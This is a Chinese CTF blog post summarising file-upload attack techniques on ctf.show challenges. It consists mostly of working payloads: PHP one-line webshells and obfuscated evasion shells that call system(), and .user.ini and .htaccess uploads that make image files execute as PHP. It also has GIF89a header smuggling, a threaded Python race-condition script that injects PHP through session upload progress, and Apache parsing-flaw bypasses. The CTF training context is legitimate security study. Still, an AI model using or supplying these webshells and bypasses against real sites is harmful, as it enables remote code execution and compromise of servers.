CTF文件上传

原创

Skn1fe 于 2021-03-22 22:40:23 发布 1476 收藏 6

文章目录

本文以ctf.show网站题目为例，总结ctf中的文件上传姿势

一句话木马

```php
<?php @eval($_POST['shell']);?>
```

特殊字符过滤

短标签绕过

```
<? echo '123';?> 开启配置参数short_open_tags=on
```

```
<?=(表达式)?>  等价于 <?php echo (表达式)?> 不需要开启参数设置
```

```
<% echo '123';%> 开启配置参数asp_tags=on #7.0以下
```

```
<script language=”php”>echo '123'; </script>不需要开启参数设置 #7.0以下
```

() [] {}

```
function()中的()可以使用``绕过
$_POST[1]中的[]可以使用{}绕过
```

免杀马

感谢羽师傅的搜集：

```
<?php
$a = "s#y#s#t#e#m";
$b = explode("#",$a);
$c = $b[0].$b[1].$b[2].$b[3].$b[4].$b[5];
$c($_REQUEST[1]);
?>
```

```
<?php
$a=substr('1s',1).'ystem';
$a($_REQUEST[1]);
?>
```

```
<?php
$a=strrev('metsys');
$a($_REQUEST[1]);
?>
```

```
<?php
$a=$_REQUEST['a'];
$b=$_REQUEST['b'];
$a($b);
?>
```

文件包含

把文件上传题转变为文件包含

日志包含

```
<?=include"/var/lo"."g/nginx/access.lo"."g"?>
```

session条件竞争

先上传.user.ini和一句话木马

```
<?=include"/tmp/sess_yu22x"?>
```

羽师傅的通杀脚本：

```
import requests
import threading
session=requests.session()
sess='yu22x'
url1="http://f275f432-9203-4050-99ad-a185d3b6f466.chall.ctf.show/"
url2="http://f275f432-9203-4050-99ad-a185d3b6f466.chall.ctf.show/upload"
data1={
 'PHP_SESSION_UPLOAD_PROGRESS':'<?php system("tac ../f*");?>'
}
file={
 'file':'yu22x'
}
cookies={
 'PHPSESSID': sess
}

def write():
 while True:
  r = session.post(url1,data=data1,files=file,cookies=cookies)
def read():
 while True:
  r = session.get(url2)
  if 'flag' in r.text:
   print(r.text)

threads = [threading.Thread(target=write),
       threading.Thread(target=read)]
for t in threads:
 t.start()
```

文件类型验证

文件上传题多数只能上传图片，即jpg/png格式文件

修改文件名

```
Content-Disposition: form-data; name="file"; filename="shell.png"
```

将shell.png改成shell.php

```
Content-Disposition: form-data; name="file"; filename="shell.php"
```

修改文件类型

```
Content-Type: image/png
Content-Type: image/jpeg
Content-Type: image/gif

Content-Type:application/x-zip-compressed      zip
Content-Type:application/octet-stream     rar
```

user.ini

> 自 PHP 5.3.0 起，PHP 支持基于每个目录的 INI 文件配置。此类文件 仅被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果你的 PHP 以模块化运行在 Apache 里，则用 .htaccess 文件有同样效果。
> 除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（$_SERVER['DOCUMENT_ROOT'] 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。
> 在 .user.ini 风格的 INI 文件中只有具有 PHP_INI_PERDIR 和 PHP_INI_USER 模式的 INI 设置可被识别。（英文文档中php_in_perdir也可）

auto_append_file和auto_prepend_file

auto_append_file和auto_prepend_file
一个相当于在每个php文件尾加上 include("xxxx")，一个相当于文件头加上 include("xxx")
其中xxx就是 auto_append_file的值。

user.ini只对他同一目录下的文件起作用

首先上传一个带木马的图片XXX

```
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: image/png

<?php eval($_POST[0]);?>
```

```
Content-Disposition: form-data; name="file"; filename=".user.ini"
Content-Type: image/png

auto_append_file="1.txt"
```

接着上传.user.ini内容为 auto_append_file="XXX"
回显路径

```
{"code":0,"msg":"upload\.user.ini"}
```

只要在/upload目录下存在.php文件，就会引入木马
访问该文件，POST数据即可

```
http://097efba2-6734-45a6-b8a8-1e622199c858.challenge.ctf.show:8080/upload/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies  Clear All

0=system('cat ../flag.php');
```

GIF89A

增加文件头GIF89A即可

```
root@kali:/home/sknife# cat .user.ini
GIF89a
auto_prepend_file=GIF89a.jpg
```

好像可以写在同一行？

```
root@kali:/home/sknife# cat GIF89a.jpg
GIF89a? <script language="php">eval($_REQUEST[shell])</script>
```

二次渲染


`imagecreatefromgif($target_path)`
使用上传的图片生成新的图片
Upload-Labs Pass-16 wp

gif

```php
else if(($fileext == "gif") && ($filetype=="image/gif")){
 if(move_uploaded_file($tmpname,$target_path)){
 //使用上传的图片生成新的图片
 $im = imagecreatefromgif($target_path);
 if($im == false){
  $msg = "该文件不是gif格式的图片！";
  @unlink($target_path);
 }else{
 //给新图片指定文件名
 srand(time());
 $newfilename = strval(rand()).".gif";
 //显示二次渲染后的图片（使用用户上传图片生成的新图片）
 $img_path = UPLOAD_PATH.'/'.$newfilename;
 imagegif($im,$img_path);

 @unlink($target_path);
 $is_upload = true;
```

可以将下载下来的图片和上传上去的图片进行对比（winhex）
有一部分代码是没有进行二次渲染的，只要把一句话木马插入这部分即可



png

jpg

.htaccess

> .htaccess文件(或者"分布式配置文件"),全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法，即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。

```
AddType application/x-httpd-php .png    //将.png后缀的文件解析 成php
```

或者

```
<FilesMatch "png">
SetHandler application/x-httpd-php
</FilesMatch>
```

也可以写

```
php_value auto_prepend_file "shell.png"
#效果和.user.ini一样，然后通过访问加载php页面可以触发.htaccess的指令
```

[MRCTF2020]你传你□呢 也是利用了.htaccess

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
```

```
Content-Disposition: form-data; name="file"; filename="GIF89a.jpg"
Content-Type: image/jpeg

GIF89a <script language='php'> @eval($_POST['shell']);</script>
```

apache解析漏洞

> apache通过mod_php来运行脚本，其2.4.0-2.4.29中存在apache换行解析漏洞，
> 在解析php时xxx.php\x0A将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。
> 该漏洞属于用户配置不当产生的漏洞，与具体中间件版本无关。
> 与其说这是漏洞，不如说是apache的特性，就是我们平常所说的从右向左解析是一样的。
> 当apache遇到无法识别解析的文件后缀时，会向前解析，如xxx.php.123.456,
> 在mime.types文件中如果不存在.123/.456这两种后缀，
> 那么apache会将该文件解析为php。
> 同样也可以在httpd.conf文件中更改参数或是直接配置.htaccess。
> apache解析漏洞

```
a.php.xxx 会解析成 a.php
```

参考：羽师傅 z.volcano师傅